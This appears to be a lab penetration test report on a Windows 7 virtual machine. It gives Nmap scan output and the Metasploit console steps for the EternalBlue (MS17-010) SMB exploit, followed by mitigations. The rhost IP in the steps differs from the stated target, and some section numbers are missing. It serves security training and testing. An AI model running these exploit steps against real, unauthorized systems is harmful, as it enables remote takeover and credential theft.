

Penetration Test Report

Target: 192.168.26.161

Testing Date: 09/08/2024

Tester: Ajansha Shankar

1. Objective

This penetration test was conducted to identify vulnerabilities in the target system, specifically focusing on network-level weaknesses. The test involved scanning the target using Nmap and exploiting identified vulnerabilities with Metasploit.

2. Tools Used

- **Nmap:** Network discovery and security auditing tool.
- **Metasploit:** Exploit development and vulnerability research framework.
- **Google:** For vulnerability research.

3. Scanning Phase

Nmap Command Used:

Nmap -p- -A -T4 192.168.26.161

Scan Results:


- **Operating System:** Windows 7 Ultimate 7601 Service Pack 1
- **Open Ports:**
 - **Port 445 (TCP):** Microsoft-ds (Server Message Block - SMB)

```
root@kali:~# nmap -p- -A -T4 192.168.26.161
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-08 04:03 UTC
Nmap scan report for 192.168.26.161
Host is up (0.00055s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (WORKGROUP: WORKGROUP)
8367/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Service Unavailable
|_ http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc      Microsoft Windows RPC
49153/tcp open  msrpc      Microsoft Windows RPC
49154/tcp open  msrpc      Microsoft Windows RPC
49155/tcp open  msrpc      Microsoft Windows RPC
49156/tcp open  msrpc      Microsoft Windows RPC
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
_ clock-skew: mean: 1h19m59s, deviation: 2h10m33s, median: 0s
_ smb-os-discovery:
  OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
  OS CPE: cpe:/o:microsoft:windows-7::sp1
  Computer name: WIN-845Q99004PP
  NetBIOS computer name: WIN-845Q99004PP\*00
  Workgroup: WORKGROUP\*00
  System time: 2024-09-08T04:05:31+04:00
_ nb-stat: NetBIOS name: WIN-845Q99004PP, NetBIOS user: <unknown>, NetBIOS MAC
00:0C:29:71:3d:83 (VMware)
_ smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
_ smb2-time:
  date: 2024-09-08T04:05:31
  start_date: 2024-09-08T03:53:42
  smb2-security-mode:
    2.1.0!
    Message signing enabled but not required
Service detection performed. Please report any incorrect results at https://n
```

Figure 1: Nmap scan result.

Based on the open **port 445 (TCP)** and **Windows 7 SP1**, a quick Google search for known vulnerabilities pointed to **EternalBlue** (CVE-2017-0144), a remote kernel exploit.



The exploit used is **EternalBlue**, which allows for remote code execution on vulnerable systems.

- **Exploit Module:** exploit/windows/smb/ms17_010_eternalblue
- **Tool:** Metasploit

- msfconsole
- search eternal
- use exploit/windows/smb/ms17_010_eternalblue
- set rhost 192.168.26.163
- run

Figure 3 : Metasploit module exploiting EternalBlue.

Figure 3 : Metasploit module exploiting EternalBlue.

Once the exploit was executed, full system access was achieved, allowing actions such as dumping password hashes and creating users.

6. Risk and Impact

- **Risk Level:** Critical
 - **Impact:** Unauthorized remote code execution, complete system compromise, potential data exfiltration, and unauthorized administrative access.
-

7. Mitigation Recommendations

To prevent this type of attack, the following mitigations are recommended:

1. **Apply security patches:** Ensure the system is up to date and apply the latest patches, especially for vulnerabilities like **EternalBlue**.
 2. **Disable SMBv1:** Disable outdated and vulnerable services.
 3. **Firewall Configuration:** Block or restrict access to **port 445 (TCP)** from untrusted networks.
 4. **Regular Updates:** Ensure operating systems are regularly updated and end-of-life software, like **Windows 7**, is replaced with supported versions.
-

8. Conclusion

This test demonstrated the vulnerability of outdated systems to known exploits like **EternalBlue**. Immediate action is required to prevent attackers from exploiting these vulnerabilities in a live environment.